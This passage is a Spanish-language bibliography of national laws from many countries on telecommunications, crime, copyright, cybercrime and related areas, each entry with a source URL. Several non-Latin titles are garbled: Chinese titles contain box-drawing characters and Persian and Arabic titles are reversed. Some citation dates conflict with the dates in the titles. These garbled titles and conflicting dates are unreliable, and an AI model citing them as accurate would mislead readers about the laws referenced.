——(2001). МОНГОЛ УЛСЫН ХУУЛЬ 2001 оны 10 дугаар сарын 18-ны өдөр Улаанбаатар хот ХАРИЛЦАА ХОЛБООНЫ ТУХАЙ / Шинэчилсэн найруулга/. Recuperado de http://www.legalinfo.mn/law/details/523?lawid=523
——(2002). МОНГОЛ УЛСЫН ХУУЛЬ 2002 оны 1 дүгээр сарын 03-ны өдөр Улаанбаатар хот ЭРҮҮГИЙН ХУУЛЬ ЕРӨНХИЙ АНГИ НЭГДҮГЭЭР ХЭСЭГ НИЙТЛЭГ ҮНДЭСЛЭЛ. Recuperado de http://www.legalinfo.mn/law/details/12172?lawid=12172
——(2004). МОНГОЛ УЛСЫН ХУУЛЬ 2004 оны 4 дүгээр сарын 23-ны өдөр. Recuperado de http://www.legalinfo.mn/law/details/476?lawid=476
——(2006). МОНГОЛ УЛСЫН ХУУЛЬ 2006 оны 1 дүгээр сарын 19-ний өдөр Улаанбаатар хот ЗОХИОГЧИЙН ЭРХ БОЛОН ТҮҮНД. Recuperado de http://www.legalinfo.mn/law/details/283?lawid=283
——(2010). МОНГОЛ УЛСЫН ХУУЛЬ 2010 оны 1 дүгээр сарын 28-ны өдөр. Recuperado de http://www.legalinfo.mn/law/details/108?lawid=108
——(16 de junio de 2011). МОНГОЛ УЛСЫН ХУУЛЬ 2011 оны 6 дугаар сарын 16-ны өдөр Улаанбаатар хот МЭДЭЭЛЛИЙН ИЛ ТОД БАЙДАЛ БА МЭДЭЭЛЭЛ АВАХ ЭРХИЙН ТУХАЙ. Recuperado de http://www.legalinfo.mn/law/details/374?lawid=374
——(15 de diciembre de 2011). МОНГОЛ УЛСЫН ХУУЛЬ 2011 оны 12 дугаар сарын 15-ны өдөр Улаанбаатар хот ЦАХИМ ГАРЫН ҮСГИЙН ТУХАЙ. Recuperado de http://www.legalinfo.mn/law/details/574?lawid=574
——(20 de diciembre de 2011). МОНГОЛ УЛСЫН ХУУЛЬ 2011 оны 10 дугаар сарын 20-ны өдөр Улаанбаатар хот ЗЭЭЛИЙН МЭДЭЭЛЛИЙН ТУХАЙ. Recuperado de http://www.legalinfo.mn/law/details/9175?lawid=9175
——(2012). МОНГОЛ УЛСЫН ХУУЛЬ 2012 оны 1 дүгээр сарын 19-ний өдөр. Recuperado de http://www.legalinfo.mn/law/details/554?lawid=554
——(2013). МОНГОЛ УЛСЫН ХУУЛЬ 2013 оны 5 дугаар сарын 31-ний өдөр Төрийн ордон, Улаанбаатар хот МӨНГӨ УГААХ БОЛОН ТЕРРОРИЗМЫГ САНХҮҮЖҮҮЛЭХТЭЙ ТЭМЦЭХ ТУХАЙ /Шинэчилсэн найруулга/. Recuperado de http://www.legalinfo.mn/law/details/9242?lawid=9242
——(3 de diciembre de 2015). МОНГОЛ УЛСЫН ХУУЛЬ 2015 оны 12 дугаар сарын 3-ны өдөр Улаанбаатар хот ЭРҮҮГИЙН ХУУЛЬ / Шинэчилсэн найруулга/. Recuperado de http://www.legalinfo.mn/law/details/11634?lawid=11634
——(25 de diciembre de 2015). МОНГОЛ УЛСЫН ХУУЛЬ 2015 оны 12 дугаар сарын 25-ны өдөр Улаанбаатар хот СОНГУУЛИЙН ТУХАЙ ХУУЛЬ НЭГДҮГЭЭР ХЭСЭГ. Recuperado de http://www.legalinfo.mn/law/details/12178?lawid=12178
——(2 de marzo de 2016). МОНГОЛ УЛСЫН ХУУЛЬ 2016 оны 2 дугаар сарын 05-ны өдөр Улаанбаатар хот ХҮҮХЭД ХАМГААЛЛЫН ТУХАЙ. Recupe-

rado de http://www.legalinfo.mn/law/details/11710?lawid=11710
——(12 de mayo de 2016). МОНГОЛ УЛСЫН ХУУЛЬ 2016 оны 12 дугаар сарын 01-ний өдөр Улаанбаатар хот ТӨРИЙН БОЛОН АЛБАНЫ НУУЦЫН ТУХАЙ. Recuperado de http://www.legalinfo.mn/law/details/12408?lawid=12408
——(2017). МОНГОЛ УЛСЫН ХУУЛЬ 2017 оны 02 дугаар сарын 09-ний өдөр Төрийн ордон, Улаанбаатар хот ЦАГДААГИЙН АЛБАНЫ ТУХАЙ / Шинэчилсэн найруулга/. Recuperado de http://www.legalinfo.mn/law/details/12469?lawid=12469
Law.co.il-Internet, Computers and IT Legal Resources (s.f.). הקיקחב מיבשחמ. Recuperado de https://www.law.co.il/computer-law/computer-legislation/
Laws and Regulations Database of The Republic of China (2009). 名 稱 性騷擾防治法 英 修正日期 民 98 年 01 月 23 日 法規類別 行政 > 衛生福利部 > 保護服務目. Recuperado de http://law.moj.gov.tw/LawClass/LawAll.aspx?PCode=D0050074
——(4 de febrero de 2015). 名 稱 兒童及少年性剝削防制條例 英 修正日期 民 104 年 02 月 04 日 法規類別 行政 > 衛生福利部 > 保護服務目. Recuperado de http://law.moj.gov.tw/LawClass/LawAll.aspx?PCode=D0050023
——(2 de abril de 2015). 名 稱 家庭暴力防治法 英 修正日期 民 104 年 02 月 04 日 法規類別 行政 > 衛生福利部 > 保護服務目. Recuperado de http://law.moj.gov.tw/LawClass/LawAll.aspx?PCode=D0050071
——(17 de junio de 2015). 名 稱 消費者保護法 英 修正日期 民 104 年 06 月 17 日 法規類別 行政 > 院本部 > 消費者保護目. Recuperado de http://law.moj.gov.tw/LawClass/LawAll.aspx?PCode=J0170001
—— (30 de diciembre de 2015). 名 稱 個人資料保護法 英 修正日期 民 104 年 12 月 30 日 法規類別 行政 > 法務部 > 法律事務目. Recuperado de http://law.moj.gov.tw/LawClass/LawAll.aspx?PCode=I0050021
——(13 de abril de 2016). 名 稱 通訊保障及監察法 英 修正日期 民 105 年 04 月 13 日 法規類別 行政 > 法務部 > 檢察目. Recuperado de http://law.moj.gov.tw/LawClass/LawAll.aspx?PCode=K0060044
——(22 de junio de 2016). 名 稱 刑事訴訟法 英 修正日期 民 105 年 06 月 22 日 法規類別 司法 > 院本部 > 刑事目. Recuperado de http://law.moj.gov.tw/LawClass/LawAll.aspx?PCode=C0010001
——(28 de noviembre de 2016). 名 稱 著作權法 英 修正日期 民 105 年 11 月 30 日. Recuperado de http://law.moj.gov.tw/LawClass/LawAll.aspx?PCode=J0070017
——(29 de noviembre de 2016). 名 稱 商標法 英 修正日期 民 105 年 11 月 30 日. Recuperado de http://law.moj.gov.tw/LawClass/LawAll.aspx?PCode=J0070001
——(30 de noviembre de 2016). 名 稱 中華民國刑法 英 修正日期 民 105 年 11 月 30 日 法規類別 行政 > 法務部 > 檢察目. Recuperado de http://law.moj.gov.tw/LawClass/LawAll.aspx?PCode=C0000001

Laws and Regulations Portal of Islamic Republic of Iran (1379). نونا ق ي ا. Recuperado de http://law.dotic.ir/AIPLaw/lawview.do?reqCode=lawView&lawId=85548&type=all&isLaw=1

——(20 de marzo de 1388). نونا ق 11491 : نونا ق ي ا. Recuperado de http://law.dotic.ir/AIPLaw/lawview.do?reqCode=lawView&lawId=123407&type=all&isLaw=1

——(31 de mayo de 1388). نونا ق 11591 : نونا ق ي ا. Recuperado de http://law.dotic.ir/AIPLaw/lawview.do?reqCode=lawView&lawId=124455&type=all&isLaw=1

——(1390). نونا ق 48565 : نونا ق ي. Recuperado de http://law.dotic.ir/AIPLaw/lawview.do?reqCode=lawView&lawId=180401&type=all&isLaw=1

——(1392). نونا ق 48994 : نونا ق ي. Recuperado de http://law.dotic.ir/AIPLaw/lawview.do?reqCode=lawView&lawId=222166&type=all&isLaw=1

Laws of Government of Grenada (1988). Chapter 67 Copyright Act. An Act to make provision for the protection of copyright and neighbouring rights, and for incidental and connected matters. Recuperado de http://laws.gov.gd/

——(2009). Chapter 227B Payment System Act. Act No. 11 of 2009. Recuperado de http://laws.gov.gd/

Laws of South Africa-University of Pretoria (1977). Criminal Procedure Act 51 of 1977. Recuperado de http://www.lawsofsouthafrica.up.ac.za/index.php/browse/criminal-law-and-criminal-procedure/criminal-procedure-act-51-of-1977/act/51-of-1977-criminal-procedure-act-31-jan-2017-to-date-pdf/download

——(1978). Copyright Act 98 of 1978. Recuperado de http://www.lawsofsouthafrica.up.ac.za/index.php/browse/intellectual-property/copyright-act-98-of-1978/act/98-of-1978-copyright-act-1-may-2011-to-date-pdf/download

——(3 de julio de 1998). National Prosecuting Authority Act 32 of 1998. Recuperado de http://www.lawsofsouthafrica.up.ac.za/index.php/browse/criminal-law-and-criminal-procedure/national-prosecuting-authority-act-32-of-1998/act/32-of-1998-national-prosecuting-authority-act-2-oct-2012-to-date-pdf/download

——(2 de diciembre de 1998). Domestic Violence Act 116 of 1998. Recuperado de http://www.lawsofsouthafrica.up.ac.za/index.php/browse/criminal-law-and-criminal-procedure/domestic-violence-act-116-of-1998/act/116-of-1998-domestic-violence-act-1-apr-2012-to-date-pdf/download

——(4 de diciembre de 1998). Prevention of Organised Crime Act 121 of 1998. Recuperado de http://www.lawsofsouthafrica.up.ac.za/index.php/browse/criminal-law-and-criminal-procedure/prevention-of-organised-

crime-act-121-of-1998/act/121-of-1998-prevention-of-organised-crime-act-1-jun-2016-to-date-pdf/download
——(2001). Financial Intelligence Centre Act 38 of 2001. Recuperado de http://www.lawsofsouthafrica.up.ac.za/index.php/browse/criminal-law-and-criminal-procedure/financial-intelligence-centre-act-38-of-2001/act/38-of-2001-financial-intelligence-centre-act-29-jul-2013-to-date-pdf/download
——(28 de abril de 2004). Prevention and Combating of Corrupt Activities Act 12 of 2004. Recuperado de http://www.lawsofsouthafrica.up.ac.za/index.php/browse/criminal-law-and-criminal-procedure/prevention-and-combating-of-corrupt-activities-act-12-of-2004/act/12-of-2004-prevention-and-combating-of-corrupt-activities-act-14-sep-2012-to-date-pdf/download
——(1 de noviembre de 2004). National Gambling Act 7 of 2004. Recuperado de http://www.lawsofsouthafrica.up.ac.za/index.php/browse/gambling/national-gambling-act-7-of-2004/act/7-of-2004-national-gambling-act-1-nov-2004-to-date-pdf/download
——(2008). Companies Act 71 of 2008. Recuperado de http://www.lawsofsouthafrica.up.ac.za/index.php/browse/companies-and-close-corporations/companies-act-71-of-2008/act/71-of-2008-companies-act-3-jun-2013-to-date-pdf/download
——(2011). Protection from Harassment Act 17 of 2011. Recuperado de http://www.lawsofsouthafrica.up.ac.za/index.php/browse/criminal-law-and-criminal-procedure/protection-from-harassment-act-17-of-2011/act/17-of-2011-protection-from-harassment-act-27-apr-2013-to-date-pdf/download
——(2013). Prevention and Combating of Trafficking in Persons Act 7 of 2013. Recuperado de http://www.lawsofsouthafrica.up.ac.za/index.php/browse/criminal-law-and-criminal-procedure/prevention-and-combating-of-trafficking-in-persons-act-7-of-2013/act/7-of-2013-prevention-and-combating-of-trafficking-act-8-jan-2016-to-date-pdf/download
Laws of Zambia (1960). 1960 Postal Services Act. Recuperado de http://www.zambialaws.com/Principal-Legislation/postal-services-act.html
——(1966). 1966 National Payment Systems Act. Recuperado de http://www.zambialaws.com/Principal-Legislation/national-payment-systems-act.html
——(1968). 1968 Financial Intelligence Centre Act. Recuperado de http://www.zambialaws.com/Principal-Legislation/financial-intelligence-centre-act.html
——(1990). 1990 Chapter 107 Zambia Police Act. Recuperado de http://www.zambialaws.com/Principal-Legislation/chapter107zambia-police-act.html
——(1992). Chapter 96 Narcotic Drugs and Psychotropic Substances Act. Re-

cuperado de http://www.zambialaws.com/Principal-Legislation/chapter-96narcotic-drugs-and-psychotropic-substances-act.html
——(1993). 1993 Information and Communication Technologies Act. Recuperado de http://www.zambialaws.com/Principal-Legislation/information-and-communication-technologies-act.html
——(1994). 1994 Chapter 406 Copyright and Performance Rights Act. Recuperado de http://www.zambialaws.com/Principal-Legislation/chapter-406copyright-and-performance-rights-act.html
——(2007). 2007 Anti-Terrorism Act. Recuperado de http://www.zambialaws.com/Principal-Legislation/anti-terrorism-act.html
——(2009). 2009 Electronic Communications and Transactions Act. Recuperado de http://www.zambialaws.com/Principal-Legislation/electronic-communications-and-transactions-act.html
——(2010). 2010 Chapter 87 Penal Code Act. Recuperado de http://www.zambialaws.com/Principal-Legislation/chapter-87penal-code-act.html
——(2011). 2011 Anti-Gender Based Violence Act. Recuperado de http://www.zambialaws.com/Principal-Legislation/anti-gender-based-violence-act.html
——(2012). 2012 Anti-Corruption Act. Recuperado de http://www.zambialaws.com/Principal-Legislation/anti-corruption-act.html
Leganet (2002). Loi Cadre N°013-2002 du 16 Octobre 2002 sur les Telecommunications en RDC. Recuperado de http://www.leganet.cd/Legislation/Droit%20economique/telecommunication/LC.013.2002.16.10.2002.htm
——(2009). Loi n° 09/001 du 10 janvier 2009 portant protection de l'enfant. Recuperado de http://www.leganet.cd/Legislation/JO/2009/L.09.001.10.01.09.htm
——(2011). Loi organique n° 11/001 du 10 janvier 2011 portant composition, attribution et fonctionnement du Conseil Supérieur de l'Audiovisuel et de la Communication. Recuperado de http://www.leganet.cd/Legislation/Droit%20administratif/Media/LO.11.011.10.01.2011.htm
——(2015). Loi n° 15/013 du 1eraoût 2015 portant modalités d'application des droits de la femme et de la parité. Recuperado de http://www.leganet.cd/Legislation/Droit%20Public/DH/Loi.15.013.01.08.html
Legibenin (2003). Loi N° 98-019 du 21 mars 2003 portant code de sécurité Sociale en République du Bénin. Recuperado de http://legibenin.net/document/Legibenin%20120716/Codes/code-de-securite-sociale-du-benin.pdf
——(2011). Loi N° 2011-20 du 12 octobre 2011 portant lutte contre la corruption et autres infractions connexes en République du Bénin. Recuperado de http://legibenin.net/document/legibenin061216/2011_loi-portant-lutte-contre-la-corruption.pdf
——(2012). Loi n° 2012-15 portant code de procédure pénale en République

du Bénin. Recuperado de http://legibenin.net/document/Legibenin%20120716/Codes/Code%20de%20proc%C3%A9dure%20p%C3%A9nal%20en%20republique%20du%20benin.pdf
——(2013). Loi n° 2013-06 du 25 novembre 2013 portant code électoral en République du Bénin. Recuperado de http://legibenin.net/document/News%20Loi/loi%20n%C2%B0%202013-06%20du%2025%20novembre%202013%20portant%20code%20%C3%A9lectoral%20en%20republique%20de%20benin.pdf
——(2014). Loi n°2014-20 du 27 juin 2014 portant Code des douanes. Recuperado de http://legibenin.net/document/Benin-Code-des-douanes-2014.pdf
——(22 de enero de 2015). Loi n° 2015-07 portant code de l'information et de la communication en République du Bénin. Recuperado de http://legibenin.net/document/News%20Loi/Loi%20N%C2%B02015-07%20du%2020%20mars%202015%20portant%20code%20de%20l'information%20et%20de%20la%20communication%20en%20republique%20du%20benin.pdf
——(23 de enero de 2015). Loi n° 2015-08 portant code de l'enfant en République du Benin. Recuperado de http://legibenin.net/document/legibenin061216/DSL-LOI%20N%C2%B0%202015-08%20PORTANT%20CODE%20ENFANT%20%281%29.pdf
Légifrance (1952). Code des postes et des communications électroniques Version consolidée au 2 février 2017. Recuperado de https://www.legifrance.gouv.fr/affichCode.do?cidTexte=LEGITEXT000006070987&dateTexte=20170214
——(1954). Code de procédure pénale Version consolidée au 9 février 2017. Recuperado de https://www.legifrance.gouv.fr/affichCode.do?cidTexte=LEGITEXT000006071154&dateTexte=20170215
——(1978). Loi n° 78-17 du 6 janvier 1978 relative à l'informatique, aux fichiers et aux libertés Version consolidée au 15 février 2017. Recuperado de https://www.legifrance.gouv.fr/affichTexte.do?cidTexte=JORFTEXT000000886460
——(1992). Code de la propriété intellectuelle Version consolidée au 22 janvier 2017. Recuperado de https://www.legifrance.gouv.fr/affichCode.do?cidTexte=LEGITEXT000006069414&dateTexte=20170214
——(1994). Code pénal Version consolidée au 29 janvier 2017. Recuperado de https://www.legifrance.gouv.fr/affichCode.do?cidTexte=LEGITEXT000006070719&dateTexte=20170214
——(1999). Code monétaire et financier Version consolidée au 6 février 2017. Recuperado de https://www.legifrance.gouv.fr/affichCode.do?cidTexte=LEGITEXT000006072026&dateTexte=20170214
——(2000). Code des juridictions financières Version consolidée au 1 janvier 2017. Recuperado de https://www.legifrance.gouv.fr/affichCode.do?cid

Texte=LEGITEXT000006070249&dateTexte=20170214
——(2004). Code de la défense Version consolidée au 11 février 2017. Recuperado de https://www.legifrance.gouv.fr/affichCode.do?cidTexte=LEGITEXT000006071307&dateTexte=20170214
——(2004). Loi n° 2004-575 du 21 juin 2004 pour la confiance dans l'économie numérique (1). NOR: ECOX0200175L Version consolidée au 15 février 2017. Recuperado de https://www.legifrance.gouv.fr/affichTexte.do?cidTexte=JORFTEXT000000801164
——(2012). Code de la sécurité intérieure Version consolidée au 1 février 2017. Recuperado de https://www.legifrance.gouv.fr/affichCode.do?cidTexte=LEGITEXT000025503132&dateTexte=20170214
——(2014). Code des douanes Version consolidée au 1 janvier 2017. Recuperado de https://www.legifrance.gouv.fr/affichCode.do?cidTexte=LEGITEXT000006071570&dateTexte=20170215
Légimonaco-Codes et Lois Monégasques (1880). Code Civil (Décrété le 21 décembre 1880 et déclaré exécutoire à dater du 1er janvier 1881). Recuperado de http://www.legimonaco.mc/305/legismclois.nsf/ViewCode!OpenView&Start=1&Count=300&RestrictToCategory=CODE%20CIVIL
——(1896). Code de Procédure Civile (Promulgué le 5 septembre 1896 et déclaré exécutoire à dater du 15 octobre 1896). Recuperado de http://www.legimonaco.mc/305/legismclois.nsf/ViewCode!OpenView&Start=1&Count=300&RestrictToCategory=CODE%20DE%20PROC%C3%89DURE%20CIVILE
——(1963). Code de Procédure Pénale (Promulgué le 2 avril 1963 et déclaré exécutoire à dater du 5 juillet 1963). Recuperado de http://www.legimonaco.mc/305/legismclois.nsf/ViewCode!OpenView&Start=1&Count=300&RestrictToCategory=CODE%20DE%20PROC%C3%89DURE%20P%C3%89NALE
——(1967). Code Pénal (Promulgué le 28 septembre 1967 et déclaré exécutoire à dater du 1er janvier 1968). Recuperado de http://www.legimonaco.mc/305//legismclois.nsf/ViewCode!OpenView&Start=1&Count=300&RestrictToCategory=CODE%20P%C3%89NAL
——(1993). Loi n. 1.165 du 23/12/1993 relative à la protection des informations nominatives (Intitulé remplacé à compter du 1er avril 2009 par la loi n° 1.353 du 4 décembre 2008). Recuperado de http://www.legimonaco.mc/305/legismclois.nsf/ViewTNC/28A1A1D90812E249C125773F003BEEBB!OpenDocument
——(1996). Code des Taxes sur le Chiffre D'Affaires (Ordonnance n° 11.887 du 19 février 1996). Recuperado de http://www.legimonaco.mc/305/legismclois.nsf/ViewCode!OpenView&Start=1&Count=300&RestrictToCategory=CODE%20DES%20TAXES%20SUR%20LE%20CHIFFRE%20D'AFFAIRES
——(2005). Loi n. 1.299 du 15/07/2005 sur la liberté d'expression publique

Journal de Monaco du 22 juillet 2005. Recuperado de http://www.legimonaco.mc/305/legismclois.nsf/ViewTNC/29AD7325E3A152A4C125773F003D2E4E!OpenDocument

——(2009). Loi n. 1.362 du 03/08/2009 relative à la lutte contre le blanchiment de capitaux, le financement du terrorisme et la corruption Journal de Monaco du 7 août 2009. Recuperado de http://www.legimonaco.mc/305/legismclois.nsf/ViewTNC/2BF97347D55380F5C125773F003DC0C3!OpenDocument

——(2011). Loi n. 1.383 du 02/08/2011 sur l'Économie Numérique Journal de Monaco du 12 août 2011. Recuperado de http://www.legimonaco.mc/305/legismclois.nsf/ViewTNC/D3F606E03CE7C5E0C125790B002F41BC!OpenDocument

——(13 de julio de 2016). Loi n. 1.430 du 13/07/2016 portant diverses mesures relatives à la préservation de la sécurité nationale Journal de Monaco du 22 juillet 2015. Recuperado de http://www.legimonaco.mc/305/legismclois.nsf/ViewTNC/A3150E8192D626ACC125800B002AAB06!OpenDocument

——(8 de noviembre de 2016). Loi n. 1.435 du 08/11/2016 relative à la lutte contre la criminalité technologique Journal de Monaco du 18 novembre 2016. Recuperado de http://www.legimonaco.mc/305/legismclois.nsf/ViewTNC/071DFB732FED8FFAC125807A0031956B!OpenDocument

——(4 de julio de 2017). Loi n. 1.429 du 04/07/2016 relative au télétravail Journal de Monaco du 15 juillet 2015. Recuperado de http://www.legimonaco.mc/305/legismclois.nsf/ViewTNC/0AE431EB96792873C1257FFD00291EF0!OpenDocument

Legislation and Legal Opinion Commission Bahrain (1976). نونقب موسر تاباوقعلا نونقل رادصإب 1976 ةنسل (15) مقر. Recuperado de http://www.legalaffairs.gov.bh/LegislationSearchDetails.aspx?id=4069

——(2002). ةيتنورتكلإلا تالماعملا نأشب 2002 ةنسل (28) مقر نونقب موسرم. Recuperado de http://www.legalaffairs.gov.bh/Media/LegalPDF/L2802.pdf

——(2006). قرواجملا قوقحلاو فلؤملا قوقح ةيامح نأشب 2006 ةنسل (22) مقر نونقل. Recuperado de http://www.legalaffairs.gov.bh/Media/LegalArFull/K2206.docx

——(2 de agosto de 2012). كلهتسملا ةيامح نأشب 2012 ةنسل (35) مقر نونقل. Recuperado de http://www.legalaffairs.gov.bh/Media/LegalPDF/K3512.pdf

——(9 de agosto de 2012). لفطلا نونقل رادصإب 2012 ةنسل (37) مقر نونقل. Recuperado de http://www.legalaffairs.gov.bh/Media/LegalPDF/K3712.pdf

——(24 de julio de 2014). قئاثو تامولعم ةيامح نأشب 2014 ةنسل (16) مقر نونقل ةلودلا. Recuperado de http://www.legalaffairs.gov.bh/Media/LegalPDF/K1614.pdf

——(9 de octubre de 2014). ةينقت مئارج نأشب 2014 ةنسل (60) مقر نونقل تامولعملا. Recuperado de http://www.legalaffairs.gov.bh/Media/LegalPDF/K6014.pdf

Législation du secteur de la sécurité en Tunisie (1994). Loi n° 94-36 du 24 Février 1994 relative à la propriété littéraire et artistique. Recuperado de http://legislation-securite.tn/node/44110
——(2015). Projet de loi relative à la lutte contre les infractions des systèmes d'information et de communication Date: 01.08.2015 Phase: Projet / Proposition. Recuperado de http://legislation-securite.tn/node/54176
——(24 de marzo de 2016). Loi organique n° 2016-22 du 24 mars 2016, relative au droit d'accès à l'information. Recuperado de http://legislation-securite.tn/node/45657
——(3 de agosto de 2016). Loi organique n° 2016-61 du 3 août 2016, relative à la prévention et la lutte contre la traite des personnes. Recuperado de http://legislation-securite.tn/node/54460
Legislation of the Republic of Uzbekistan (1992). Закон Республики Узбекистан связи. Recuperado de http://www.lex.uz/Pages/GetAct.aspx?lact_id=2116
——(1993). ЗАКОН РЕСПУБЛИКИ УЗБЕКИСТАН О ЗАЩИТЕ ГОСУДАРСТВЕННЫХ СЕКРЕТОВ. Recuperado de http://www.lex.uz/pages/GetAct.aspx?lact_id=98845
——(1994). ЗАКОН РЕСПУБЛИКИ УЗБЕКИСТАН О ПРАВОВОЙ ОХРАНЕ ПРОГРАММ ДЛЯ ЭЛЕКТРОННЫХ ВЫЧИСЛИТЕЛЬНЫХ МАШИН И БАЗ ДАННЫХ. Recuperado de http://www.lex.uz/pages/GetAct.aspx?lact_id=143970
——(4 de enero de 1995). УГОЛОВНЫЙ КОДЕКС РЕСПУБЛИКИ УЗБЕКИСТАН. Recuperado de http://www.lex.uz/pages/getact.aspx?lact_id=111457
——(1 de abril de 1995). КОДЕКС РЕСПУБЛИКИ УЗБЕКИСТАН ОБ АДМИНИСТРАТИВНОЙ ОТВЕТСТВЕННОСТИ. Recuperado de http://www.lex.uz/pages/getpage.aspx?lact_id=97661
——(1997). ЗАКОН РЕСПУБЛИКИ УЗБЕКИСТАН О СРЕДСТВАХ МАССОВОЙ ИНФОРМАЦИИ. Recuperado de http://lex.uz/pages/GetAct.aspx?lact_id=53112
——(1998). ЗАКОН РЕСПУБЛИКИ УЗБЕКИСТАН О РЕКЛАМЕ. Recuperado de http://www.lex.uz/pages/GetAct.aspx?lact_id=1715
——(1999). Закон Республики Узбекистан О ТЕЛЕКОММУНИКАЦИЯХ. Recuperado de http://www.lex.uz/Pages/GetAct.aspx?lact_id=33152
——(2001). ЗАКОН РЕСПУБЛИКИ УЗБЕКИСТАН О БАНКОВСКОЙ ТАЙНЕ. Recuperado de http://lex.uz/pages/getpage.aspx?lact_id=41882
——(2002). ЗАКОН РЕСПУБЛИКИ УЗБЕКИСТАН О ПРИНЦИПАХ И ГАРАНТИЯХ СВОБОДЫ ИНФОРМАЦИИ. Recuperado de http://www.lex.uz/pages/GetAct.aspx?lact_id=52709
——(2003). Закон Республики Узбекистан ОБ ЭЛЕКТРОННОЙ ЦИФРОВОЙ ПОДПИСИ. Recuperado de http://www.lex.uz/Pages/GetAct.aspx?lact_id=64424

——(28 de abril de 2004). Закон Республики Узбекистан ОБ ЭЛЕКТРОННОЙ КОММЕРЦИИ. Recuperado de http://www.lex.uz/Pages/GetAct.aspx?lact_id=165497
——(29 de abril de 2004). ЗАКОН РЕСПУБЛИКИ УЗБЕКИСТАН ОБ ЭЛЕКТРОННОМ ДОКУМЕНТООБОРОТЕ. Recuperado de http://www.lex.uz/Pages/GetAct.aspx?lact_id=165074
——(11 de diciembre de 2004). Закон Республики Узбекистан Об информатизации. Recuperado de http://www.lex.uz/Pages/GetAct.aspx?lact_id=82956
——(2005). Закон Республики Узбекистан ОБ ЭЛЕКТРОННЫХ ПЛАТЕЖАХ. Recuperado de http://www.lex.uz/pages/getpage.aspx?lact_id=941884
——(2006). Закон Республики Узбекистан О ЗАЩИТЕ ИНФОРМАЦИИ В АВТОМАТИЗИРОВАННОЙ БАНКОВСКОЙ СИСТЕМЕ. Recuperado de http://www.lex.uz/Pages/GetAct.aspx?lact_id=974160
——(2014). ЗАКОН РЕСПУБЛИКИ УЗБЕКИСТАН О КОММЕРЧЕСКОЙ ТАЙНЕ. Recuperado de http://lex.uz/pages/getpage.aspx?lact_id=2460799
——(2015). ЗАКОН РЕСПУБЛИКИ УЗБЕКИСТАН ОБ ЭЛЕКТРОННОМ ПРАВИТЕЛЬСТВЕ. Recuperado de http://lex.uz/pages/getpage.aspx?lact_id=2833855
Legislation On-line Tuvaluan Government (1994). Tuvalu Telecommunications Corporation Act 1994. Recuperado de http://tuvalu-legislation.tv/cms/images/LEGISLATION/PRINCIPAL/1993/1993-0004/TuvaluTelecommunicationsCorporationAct_1.pdf
——(2008). Proceeds of Crime Act. Recuperado de http://tuvalu-legislation.tv/cms/images/LEGISLATION/PRINCIPAL/2004/2004-0003/ProceedsofCrimeAct_1.pdf
——(30 de noviembre de 2009). Counter Terrorism and Transnational Organised Crime Act 2009. Recuperado de http://tuvalu-legislation.tv/cms/images/LEGISLATION/PRINCIPAL/2009/2009-0006/CounterTerrorismandTransnationalOrganisedCrimeAct2009_1.pdf
——(3 de diciembre de 2009). Police Powers and Duties Act 2009. Recuperado de http://tuvalu-legislation.tv/cms/images/LEGISLATION/AMENDING/2009/2009-0012/PolicePowersandDutiesAct2009.pdf
——(13 de enero de 2014). Customs Revenue and Border Protection Act 2014. Recuperado de http://tuvalu-legislation.tv/cms/images/LEGISLATION/PRINCIPAL/2014/2014-0015/CustomsRevenueandBorderProtectionAct2014_1.pdf
——(18 de diciembre de 2014). Family Protection and Domestic Violence Act 2014. Recuperado de http://tuvalu-legislation.tv/cms/images/LEGISLATION/PRINCIPAL/2014/2014-0009/FamilyProtectionandDomesticViolenceAct_1.pdf

——(2016). Pharmacy and Therapeutic Products Act 2016. Recuperado de http://tuvalu-legislation.tv/cms/images/LEGISLATION/PRINCIPAL/2016/2016-0006/PharmacyandTherapeuticProductsAct2016_1.pdf
Legislation-National Portal of Legal Information (1913). Code Penale 2015. Recuperado de http://www.legislation.tn/sites/default/files/codes/Penal.pdf
——(1968). Code de Procedure Penale 2013. Recuperado de http://www.legislation.tn/sites/default/files/codes/Procedurepenale.pdf
——(1995). Code de la Protection de L'Enfant. Recuperado de http://www.legislation.tn/sites/default/files/codes/Enfant.pdf
——(2001). Code des Telecommunications et ses textes d'application 2016. Recuperado de http://www.legislation.tn/sites/default/files/codes/telecommunication.pdf
Legislationline (1979). Greek Law N. 927/1979 on punishing acts or activities aiming at racial discrimination (as of 2014). Recuperado de http://www.legislationline.org/download/action/download/id/5623/file/Greece_law_927_1979_excerpts_2014_en.pdf
——(1995). Law No. 7905 dated 21.03.1995 Criminal Procedure Code of the Republic of Albania. Recuperado de http://www.legislationline.org/download/action/download/id/6467/file/Albania_CPC_1995_am2014_en.pdf
Legislative Affairs Office of the State Council P. R. China (2004). 中┌人民共和┌┌子┌名法. Recuperado de http://www.chinalaw.gov.cn/article/fgkd/xfg/fl/200409/20040900012570.shtml
——(2007). 中┌人民共和┌未成年人保┌法. Recuperado de http://www.chinalaw.gov.cn/article/fgkd/xfg/fl/200703/20070300035471.shtml
——(2008). 中┌人民共和┌禁毒法. Recuperado de http://www.chinalaw.gov.cn/article/fgkd/xfg/fl/200804/20080400045361.shtml
——(2010). 中┌人民共和┌保守┌家秘密法. Recuperado de http://www.chinalaw.gov.cn/article/fgkd/xfg/fl/201004/20100400253173.shtml
——(2013). 中┌人民共和┌消┌者┌益保┌法. Recuperado de http://www.chinalaw.gov.cn/article/fgkd/xfg/fl/201310/20131000392972.shtml
——(2014). 中┌人民共和┌反┌┌法. Recuperado de http://www.chinalaw.gov.cn/article/fgkd/xfg/fl/201411/20141100397607.shtml
——(7 de marzo de 2015). 中┌人民共和┌┌家安全法. Recuperado de http://www.chinalaw.gov.cn/article/fgkd/xfg/fl/201507/20150700399835.shtml
——(25 de abril de 2015). 中┌人民共和┌广告法. Recuperado de http://www.chinalaw.gov.cn/article/fgkd/xfg/fl/201506/20150600399224.shtml
——(28 de diciembre de 2015). 中┌人民共和┌反恐怖主┌法. Recuperado de http://www.chinalaw.gov.cn/article/fgkd/xfg/fl/201512/20151200479796.shtml

Legislative and Parliamentary Affairs Division Bangladesh (2000). কপরিাইট আইন, ২০০০. Recuperado de http://bdlaws.minlaw.gov.bd/bangla_all_sections.php?id=846
——(2001). বাংলাদশে টলেযিোগাযোগ নয়িন্ত্রণ আইন, ২০০১. Recuperado de http://bdlaws.minlaw.gov.bd/bangla_all_sections.php?id=857
——(2008). দুর্নীতি দমন কমশিন আইন, ২০০৪. Recuperado de http://bdlaws.minlaw.gov.bd/bangla_all_sections.php?id=914
